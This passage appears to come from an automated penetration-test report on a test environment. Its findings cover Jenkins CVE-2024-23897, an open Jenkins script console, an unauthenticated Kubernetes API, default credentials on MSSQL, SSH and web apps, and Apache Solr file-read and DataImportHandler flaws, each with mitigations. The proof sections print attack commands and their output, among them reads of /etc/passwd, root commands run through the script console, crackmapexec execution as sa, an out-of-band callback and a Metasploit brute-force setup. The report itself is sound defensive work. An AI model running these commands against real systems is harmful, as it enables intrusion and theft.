disabledsystemuser	3.91.156.158	Application User disabledsystemuser	Critical Infrastructure Compromise (1)	CRITICAL 9.5

Proof

Proof of exploitability against affected asset **Application User disabledsystemuser**

Web page accessed after login



2.3.20. Jenkins Arbitrary File Leak Vulnerability

CRITICAL 9.5

CVE-2024-23897

This weakness led to a Critical Infrastructure Compromise affecting Jenkins application at 34.204.0.143:8080.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

8.1 Base Score | 1 Attack Path

Details

Jenkins 2.441 and earlier, LTS 2.426.2 and earlier does not disable a feature of its CLI command parser that replaces an '@' character followed by a file path in an argument with the file's contents, allowing unauthenticated attackers to read arbitrary files on the Jenkins controller file system.

Remote unauthenticated attackers can partially or fully read arbitrary files on the Jenkins server as an anonymous user. In some cases, an attacker can leak enough information to log in as a Jenkins admin or execute remote code, for instance by leaking SSH private keys or Jenkins secrets. The vulnerability is most severe when the anonymous user has Overall/Read permissions, which enables reading files fully; and on Windows systems, where the default character encoding enables attackers to read binary as well as text files.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- Upgrade to at least Jenkins 2.442 or Jenkins LTS 2.426.3
- Apply the mitigation from the Jenkins Patch Workaround reference. The workaround disables the Jenkins CLI.

References

- Jenkins Advisory @ **https://www.jenkins.io/security/advisory/2024-01-24/**
- Jenkins Patch Workaround @ **https://github.com/jenkinsci-cert/SECURITY-3314-3315/**
- SonarSource Researcher Writeup @ **https://www.sonarsource.com/blog/excessive-expansion-uncovering-critical-security-vulnerabilities-in-jenkins/?utm_medium=social&utm_source=twitter&utm_campaign=research&utm_content=blog-excessive-expansion-uncovering-critical-security-vulnerabilities-in-jenkins-240125-p1**
- Horizon3: Assessing the Impact of the Jenkins Arbitrary File Leak Vulnerability @ **https://www.horizon3.ai/cve-2024-23897-assessing-the-impact-of-the-jenkins-arbitrary-file-leak-vulnerability/**
- CVE-2024-23897 @ **https://nvd.nist.gov/vuln/detail/CVE-2024-23897**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
34.204.0.143 : 8080	34.204.0.143	Jenkins on 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com) Port 8080	Critical Infrastructure Compromise (1)	CRITICAL 9.5
18.208.189.246 : 443	18.208.189.246	Jenkins on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 443		MEDIUM 6.1

Proof

Proof of exploitability against one of the affected assets: **Jenkins on 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com) Port 8080**

Full contents of the /etc/passwd file read by an anonymous user. Also detected self signup is enabled, allowing anyone to create an account to read arbitrary files.

```
02/06/2024, 12:04 PM

$ ./jenkins_file_leak.sh http://34.204.0.143:8080

[*] Downloading jenkins-cli.jar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed

  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100 3511k  100 3511k    0
    0  40.7M      0 --:--:-- --:--:-- --:--:-- 40.8M
[*] Checking Jenkins version
< X-Jenkins: 2.414.1
##########

[*] Checking if self-signup is enabled
[jenkins-self-signup] [http] [info] http://34.204.0.143:8080/signup
##########


[*] Attempting to leak /etc/passwd using jenkins CLI connect-node command
Feb 06, 2024 8:04:25 PM hudson.cli.CLI _main
INFO: Skipping HTTPS certificate checks altogether. Note that this is not secure at all.
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such agent "www-data:x:33:33:www-data:/var/www:/u
sr/sbin/nologin" exists.
root:x:0:0:root:/root:/bin/bash: No such agent "root:x:0:0:root:/root:/bin/bash" exists.
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin: No such agent "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin" e
xists.
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such agent "backup:x:34:34:backup:/var/backups:/u
sr/sbin/nologin" exists.
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin: No such agent "_apt:x:42:65534::/nonexistent:/usr/sbin/no
login" exists.
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such agent "nobody:x:65534:65534:nobody:/no
nexistent:/usr/sbin/nologin" exists.
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such agent "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin"
 exists.
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such agent "uucp:x:10:10:uucp:/var/spool/uucp:/usr
/sbin/nologin" exists.
bin:x:2:2:bin:/bin:/usr/sbin/nologin: No such agent "bin:x:2:2:bin:/bin:/usr/sbin/nologin" exists.
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin: No such agent "news:x:9:9:news:/var/spool/news:/usr/sbi
n/nologin" exists.
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin: No such agent "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin" exi
sts.
```

```
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin: No such agent "irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin"
 exists.
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin: No such agent "list:x:38:38:Mailing List Ma
nager:/var/list:/usr/sbin/nologin" exists.
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash: No such agent "jenkins:x:1000:1000::/var/jenkins_home:/b
in/bash" exists.
games:x:5:60:games:/usr/games:/usr/sbin/nologin: No such agent "games:x:5:60:games:/usr/games:/usr/sbin/no
login" exists.
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin: No such agent "man:x:6:12:man:/var/cache/man:/usr/sbin/no
login" exists.
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin: No such agent "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/no
login" exists.
sys:x:3:3:sys:/dev:/usr/sbin/nologin: No such agent "sys:x:3:3:sys:/dev:/usr/sbin/nologin" exists.
sync:x:4:65534:sync:/bin:/bin/sync: No such agent "sync:x:4:65534:sync:/bin:/bin/sync" exists.

ERROR: Error occurred while performing this command, see previous stderr output.
##########

[*] Attempting to leak /windows/win.ini using jenkins CLI connect-node command
Feb 06, 2024 8:04:30 PM hudson.cli.CLI _main
INFO: Skipping HTTPS certificate checks altogether. Note that this is not secure at all.

ERROR: No such file: /windows/win.ini
java -jar jenkins-cli.jar connect-node NAME ... [-f]
Reconnect to a node(s)
 NAME : Agent name, or empty string for built-in node; comma-separated list is
        supported
 -f   : Cancel any currently pending connect operation and retry from scratch
        (default: false)
##########
```

2.3.21. Unauthenticated Access to the Jenkins Script Console

CRITICAL 9.5

H3-2020-0021

This weakness led to a Critical Infrastructure Compromise affecting Jenkins application at 18.208.189.246:443 and a Perimeter Breach affecting host 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com).

9.1 Base Score | 2 Attack Paths

Details

The Jenkins server exposes the script console to unauthenticated users.

Attackers can use the Jenkins script console to execute arbitrary commands on the Jenkins host and to gain shell access. Attackers can gain access to credentials stored in Jenkins or other confidential data.

Remote Code Execution | Information Disclosure | Unauthorized Access | Privilege Escalation

Mitigations

- Restrict access to the script console to administrative users. Disable unauthenticated script console access in the Global Security Configuration section of the admin interface.

References

- Securing Jenkins @ **https://www.jenkins.io/doc/book/system-administration/security/**
- Jenkins - Script-Console Java Execution (Metasploit) @ **https://www.exploit-db.com/exploits/24272**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
18.208.189.246 : 443	18.208.189.246	Jenkins on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 443	Critical Infrastructure Compromise (1) Perimeter Breach (1)	CRITICAL 9.5

Asset	Host	Description	Downstream Impacts	Severity
34.204.0.143 : 8080	34.204.0.143	Jenkins on 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com) Port 8080	Critical Infrastructure Compromise (1) Perimeter Breach (1)	CRITICAL 9.5

Proof

Proof of exploitability against one of the affected assets: **Jenkins on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 443**

Commands Executed through Jenkins Script Console

```
02/06/2024, 12:05 PM

$ python3 /opt/h3/jenkins.py -u https://18.208.189.246:443/ --vhost jenkins.goat.example.com -co
command_output.json -do cred_dump.json

$ id
uid=0(root) gid=0(root) groups=0(root)
$ uname -a
Linux 124b1be32b55 6.2.0-1013-aws #13~22.04.1-Ubuntu SMP Fri Sep  8 17:29:56 UTC 2023 x86_64 x86_64 x86_64
 GNU/Linux
$ ls
apache-tomcat-9.0.30
bin
etc
games
include
jdk1.8.0_271
lib
lib64
libexec
sbin
share
src
$ pwd
/usr/local
$ dir
apache-tomcat-9.0.30  etc    include       lib    libexec  share
bin                   games  jdk1.8.0_271  lib64  sbin     src
$ whoami
root
```

2.3.22. Unauthenticated Kubernetes API Server Access

CRITICAL 9.5

H3-2021-0006

This weakness led to a Critical Infrastructure Compromise affecting Kubernetes Api-server application at 3.85.52.200:443.

7.5 Base Score | 1 Attack Path

Details

The Kubernetes API Server port is accessible to anonymous (unauthenticated) users.

An attacker could make requests to the API server to access sensitive information such as running pods and secrets. Depending on the level of access, attackers may be able to fully compromise the cluster.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- Review the RBAC permissions to Kubernetes API server for the anonymous and default service account.
- Explicitly specify a Service Account for all of your workloads (serviceAccountName in Pod.Spec), and manage their permissions according to the least privilege principal.

- Consider opting out automatic mounting of SA token using automountServiceAccountToken: false on ServiceAccount resource or Pod.spec.
- Do not enable kube-api's --insecure-port flag in production and ensure the kube-api is exposed only on an HTTPS port.

References

- Configure Service Accounts for Pods @ **https://kubernetes.io/docs/tasks/configure-pod-container/configure-service-account/**
- Using RBAC Authorization @ **https://kubernetes.io/docs/reference/access-authn-authz/rbac/**
- CIS Benchmarks: Securing Kubernetes @ **https://www.cisecurity.org/benchmark/kubernetes/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
3.85.52.200 : 443	3.85.52.200	Kubernetes API Server on 3.85.52.200 (ec2-3-85-52-200.compute-1.amazonaws.com) Port 443	Critical Infrastructure Compromise (1)	CRITICAL 9.5

Proofs

Proofs of exploitability against affected asset **Kubernetes API Server on 3.85.52.200 (ec2-3-85-52-200.compute-1.amazonaws.com) Port 443**

Kubernetes cluster roles retrieved from the Kubernetes API server's /clusterroles endpoint

```
02/06/2024, 11:59 AM

$ python3 /opt/h3/k8s_proof_utils.py -s 3.85.52.200 -p 443 --ids ["KHV005", "KHV007"] --proof proof.txt

root@kali:~# curl -sk "https://3.85.52.200/apis/rbac.authorization.k8s.io/v1/clusterroles"
{
  "kind": "ClusterRoleList",
  "apiVersion": "rbac.authorization.k8s.io/v1",
  "metadata": {
    "resourceVersion": "1207069"
  },
  "items": [
    {
      "metadata": {
        "name": "admin",
        "uid": "b9105154-0f22-412e-827f-81ec34c31b0e",
        "resourceVersion": "348",
        "creationTimestamp": "2024-01-27T01:42:08Z",
        "labels": {
          "kubernetes.io/bootstrapping": "rbac-defaults"
        },
        "annotations": {
          "rbac.authorization.kubernetes.io/autoupdate": "true"
        },
        "managedFields": [
          {
            "manager": "clusterrole-aggregation-controller",
            "operation": "Apply",
            "apiVersion": "rbac.authorization.k8s.io/v1",
            "time": "2024-01-27T01:42:25Z",
            "fieldsType": "FieldsV1",
            "fieldsV1": {
              "f:rules": {}
            }
          },
          {
            "manager": "kube-apiserver",
            "operation": "Update",
            "apiVersion": "rba..truncated
```

Kubernetes roles retrieved from the Kubernetes API server's /roles endpoint

```
02/06/2024, 11:59 AM

$ python3 /opt/h3/k8s_proof_utils.py -s 3.85.52.200 -p 443 --ids ["KHV005", "KHV007"] --proof proof.txt

root@kali:~# curl -sk "https://3.85.52.200/apis/rbac.authorization.k8s.io/v1/roles"
{
```

```
  "kind": "RoleList",
  "apiVersion": "rbac.authorization.k8s.io/v1",
  "metadata": {
    "resourceVersion": "1207068"
  },
  "items": [
    {
      "metadata": {
        "name": "kubeadm:bootstrap-signer-clusterinfo",
        "namespace": "kube-public",
        "uid": "6c1fabeb-be12-415d-bbe9-6a25d1adf366",
        "resourceVersion": "227",
        "creationTimestamp": "2024-01-27T01:42:10Z",
        "managedFields": [
          {
            "manager": "kubeadm",
            "operation": "Update",
            "apiVersion": "rbac.authorization.k8s.io/v1",
            "time": "2024-01-27T01:42:10Z",
            "fieldsType": "FieldsV1",
            "fieldsV1": {
              "f:rules": {}
            }
          }
        ]
      },
      "rules": [
        {
          "verbs": [
            "get"
          ],
          "apiGroups": [
            ""
          ],
          "resources": [
            "configmaps"
          ],
          "resourceNames": [
            "cluster-info"
   ..truncated
```


Open access to the Kubernetes API server

02/06/2024, 11:59 AM


```
$ python3 /opt/h3/k8s_proof_utils.py -s 3.85.52.200 -p 443 --ids ["KHV005", "KHV007"] --proof proof.txt

root@kali:~# curl -sk "https://3.85.52.200/api"
{
  "kind": "APIVersions",
  "versions": [
    "v1"
  ],
  "serverAddressByClientCIDRs": [
    {
      "clientCIDR": "0.0.0.0/0",
      "serverAddress": "10.2.4.12:443"
    }
  ]
}
```


Kubernetes namespaces retrieved from the Kubernetes API server's /namespaces endpoint

02/06/2024, 11:59 AM


```
$ python3 /opt/h3/k8s_proof_utils.py -s 3.85.52.200 -p 443 --ids ["KHV005", "KHV007"] --proof proof.txt

root@kali:~# curl -sk "https://3.85.52.200/api/v1/namespaces"
{
  "kind": "NamespaceList",
  "apiVersion": "v1",
  "metadata": {
    "resourceVersion": "1207068"
  },
  "items": [
    {
      "metadata": {
        "name": "default",
        "uid": "da140e66-59ae-47f0-b305-89c7bf1612f7",
        "resourceVersion": "198",
        "creationTimestamp": "2024-01-27T01:42:09Z",
```

```
        "labels": {
          "kubernetes.io/metadata.name": "default"
        },
        "managedFields": [
          {
            "manager": "kube-apiserver",
            "operation": "Update",
            "apiVersion": "v1",
            "time": "2024-01-27T01:42:09Z",
            "fieldsType": "FieldsV1",
            "fieldsV1": {
              "f:metadata": {
                "f:labels": {
                  ".": {},
                  "f:kubernetes.io/metadata.name": {}
                }
              }
            }
          }
        ]
      },
      "spec": {
        "finalizers": [
          "kubernetes"
        ]
      },
      "status": {
        "phase": "Active"
    ..truncated
```


Pods retrieved from the Kubernetes API server's /pods endpoint


```
02/06/2024, 11:59 AM

$ python3 /opt/h3/k8s_proof_utils.py -s 3.85.52.200 -p 443 --ids ["KHV005", "KHV007"] --proof proof.txt

root@kali:~# curl -sk "https://3.85.52.200/api/v1/pods"
{
  "kind": "PodList",
  "apiVersion": "v1",
  "metadata": {
    "resourceVersion": "1207068"
  },
  "items": [
    {
      "metadata": {
        "name": "kube-flannel-ds-6h7sw",
        "generateName": "kube-flannel-ds-",
        "namespace": "kube-flannel",
        "uid": "94cdc77a-c10c-4ef9-b5e4-356c4f79e48a",
        "resourceVersion": "623",
        "creationTimestamp": "2024-01-27T01:42:55Z",
        "labels": {
          "app": "flannel",
          "controller-revision-hash": "59479b954",
          "k8s-app": "flannel",
          "pod-template-generation": "1",
          "tier": "node"
        },
        "ownerReferences": [
          {
            "apiVersion": "apps/v1",
            "kind": "DaemonSet",
            "name": "kube-flannel-ds",
            "uid": "c0ce5390-cc2e-4144-a6c0-b51fb9e1eaab",
            "controller": true,
            "blockOwnerDeletion": true
          }
        ],
        "managedFields": [
          {
            "manager": "kube-controller-manager..truncated
```

2.3.23. Weak or Default Credentials - Web Applications

CRITICAL 9.5

H3-2021-0021

This weakness led to a Critical Infrastructure Compromise affecting Opennms application at 3.91.156.158:8980.

5 Base Score | 1 Attack Path

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Information Disclosure | Unauthorized Access

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**


Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
admin	3.91.156.158	Application User admin	Critical Infrastructure Compromise (1)	CRITICAL 9.5
weblogic	54.91.240.159	Application User weblogic		MEDIUM 5
admin	3.91.156.158	Application User admin		MEDIUM 5
tomcat	18.208.189.246	Application User tomcat		MEDIUM 5
admin	54.91.240.159	Application User admin		MEDIUM 5
rtc	3.91.156.158	Application User rtc		MEDIUM 5

Proof

Proof of exploitability against one of the affected assets: **Application User admin**

Web page accessed after login



2.3.24. Apache Solr Arbitrary File Read Vulnerability

CRITICAL 9.4

H3-2023-0023

Details

Apache Solr versions prior to 9.4 and 10.0 are vulnerable to issues that allow unauthenticated attackers to read arbitrary files hosted on the Solr server.

Unauthenticated attackers can exploit this vulnerability to access all data hosted on the Solr server.

Information Disclosure | Unauthorized Access

Mitigations

- Enable authentication and authorization using the reference plugin.
- Configure an allow list of device IP addresses that can communicate with the Solr server.

References

- Configuring Authentication, Authorization and Audit Logging @ **https://solr.apache.org/guide/8_6/authentication-and-authorization-plugins.html**
- Apache Solr Security Advisory @ **https://issues.apache.org/jira/browse/SOLR-15940**
- Apache Solr Arbitrary File Read and SSRF Vulnerability Threat Alert @ **https://nsfocusglobal.com/apache-solr-arbitrary-file-read-and-ssrf-vulnerability-threat-alert/**
- Apache Solr Security News @ **https://solr.apache.org/security.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
3.91.156.158 : 8984	3.91.156.158	Apache Solr on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 8984		CRITICAL 9.4
184.73.131.205 : 8983	184.73.131.205	Apache Solr on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) Port 8983		CRITICAL 9.4

Proof

Proof of exploitability against one of the affected assets: **Apache Solr on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 8984**

HTTP response that contains arbitrary file read from the vulnerable host

```
02/06/2024, 12:31 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4****************************Z1 -interactions-poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-templates/all/ -l urls.txt -system-resolvers -o output.ndjson

HTTP/1.1 200 OK
Connection: close
Content-Length: 1528
Content-Type: application/json;charset=utf-8

{
  "responseHeader":{
    "status":0,
    "QTime":1,
    "handler":"org.apache.solr.handler.DumpRequestHandler",
    "params":{
      "param":"ContentStream",
      "stream.url":"file:/etc/passwd"}},
  "params":{
    "stream.url":"file:/etc/passwd",
    "echoHandler":"true",
    "param":"ContentStream",
    "echoParams":"explicit"},
  "streams":[{
      "name":null,
      "sourceInfo":"url",
      "size":null,
      "contentType":null,
      "stream":"root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n_apt:x:100:65534::/nonexistent:/usr/sbin/nologin\nsolr:x:8983:8983::/home/solr:/bin/sh\n"}],
  "context":{
    "webapp":"/solr",
    "path":"/debug/dump",
    "httpMethod":"GET"}}
```

2.3.25. Weak or Default Credentials - Microsoft SQL Server

CRITICAL 9.4

H3-2021-0016

This weakness was leveraged in 6 attack paths leading to critical impacts, including a Ransomware Exposure affecting host 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com) and a Perimeter Breach affecting host 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com).

8.6 Base Score | 6 Attack Paths

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Information Disclosure | Unauthorized Access | Remote Code Execution | File Upload

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
sa	54.166.18.219	Admin sa	Perimeter Breach (1) Ransomware Exposure (4) Sensitive Data Exposure (1)	CRITICAL 9.4

Proofs

Proofs of exploitability against affected asset **Admin sa**

The ms-sql-s database was accessed by the user sa

```
02/06/2024, 11:57 AM

$ /opt/h3/enum_databases.py -t 54.166.18.219 -p 1433 --username sa --password S**************8 -s ms-sql-s --hashes

# SELECT name FROM master.dbo.sysdatabases;
-----------
master
tempdb
model
msdb
Pubs
Northwind
AdventureWorks2017
WideWorldImporters
```

The MSSQL database admin sa was used to execute code on 54.166.18.219

```
02/06/2024, 11:57 AM

$ crackmapexec mssql 54.166.18.219 -u sa -p S**************8 --local-auth -x whoami

MSSQL       54.166.18.219   1433   None            [*] None (name:54.166.18.219) (domain:None)
MSSQL       54.166.18.219   1433   None            [+] sa:S**************8 (Pwn3d!)
MSSQL       54.166.18.219   1433   None            [+] Executed command via mssqlexec
```

2.3.26. Apache Solr DataImportHandler Remote Code Execution Vulnerability

CRITICAL 9.2

CVE-2019-0193

This weakness led to a Perimeter Breach affecting host 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com).

This is a CISA Known Exploited Vulnerability.

7.2 Base Score | 1 Attack Path

Details

In Apache Solr, the DataImportHandler, an optional but popular module to pull in data from databases and other sources, has a feature in which the whole DIH configuration can come from a request's "dataConfig" parameter. The debug mode of the DIH admin screen uses this to allow convenient debugging / development of a DIH config. Since a DIH config can contain scripts, this parameter is a security risk. Starting with version 8.2.0 of Solr, use of this parameter requires setting the Java System property "enable.dih.dataConfigParam" to true.

Attackers can execute arbitrary code on the vulnerable host.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Upgrade to 8.2.0 or later, which is secure by default.
- Edit solrconfig.xml to configure all DataImportHandler usages with an "invariants" section listing the "dataConfig" parameter set to an empty string. Example: <requestHandler name="/dataimport" class="org.apache.solr.handler.dataimport.DataImportHandler"> <lst name="invariants"> <str name="dataConfig"> </str> </lst> </requestHandler>
- Ensure your network settings are configured so that only trusted traffic communicates with Solr, especially to the DIH request handler. This is a best practice to all of Solr.

References

- Vendor Advisory @ **https://issues.apache.org/jira/browse/SOLR-13669**
- CVE-2019-0193 @ **https://nvd.nist.gov/vuln/detail/CVE-2019-0193**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
3.91.156.158 : 8984	3.91.156.158	Apache Solr on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 8984	Perimeter Breach (1)	CRITICAL 9.2

Proof

Proof of exploitability against affected asset **Apache Solr on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 8984**

Out-of-band request and response showing that the vulnerable Solr server was exploited to run the curl command to connect to an attacker-specified external server

```
02/06/2024, 12:31 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
;; opcode: QUERY, status: NOERROR, id: 37505
;; flags: cd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
```

```
;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1432

;; QUESTION SECTION:
;cn19e6bchta3avbc8qc0qofqdmk9tirxm.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 37505
;; flags: qr aa cd; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cn19e6bchta3avbc8qc0qofqdmk9tirxm.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cn19e6bchta3avbc8qc0qofqdmk9tirxm.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cn19e6bchta3avbc8qc0qofqdmk9tirxm.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cn19e6bchta3avbc8qc0qofqdmk9tirxm.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.27. Weak or Default Credentials - SSH

CRITICAL 9.2

H3-2021-0014

This weakness led to a Perimeter Breach affecting host 54.145.223.2 (ec2-54-145-223-2.compute-1.amazonaws.com).

9 Base Score | 2 Attack Paths

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Remote Code Execution | Information Disclosure | Unauthorized Access | File Upload

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
admin	54.145.223.2	Local User admin	Perimeter Breach (2)	CRITICAL 9.2

Asset	Host	Description	Downstream Impacts	Severity
admin	3.91.156.158	Local User admin	Perimeter Breach (1)	CRITICAL 9.2

Proof

Proof of exploitability against one of the affected assets: **Local User admin**

SSH login using the Metasploit Framework

```
02/06/2024, 12:02 PM

$ python3 /opt/h3/msfrun.py

VERBOSE => true
BRUTEFORCE_SPEED => 5
BLANK_PASSWORDS => false
USER_AS_PASS => false
DB_ALL_CREDS => false
DB_ALL_USERS => false
DB_ALL_PASS => false
DB_SKIP_EXISTING => none
STOP_ON_SUCCESS => true
REMOVE_USER_FILE => false
REMOVE_PASS_FILE => false
REMOVE_USERPASS_FILE => false
TRANSITION_DELAY => 0
MaxGuessesPerService => 0
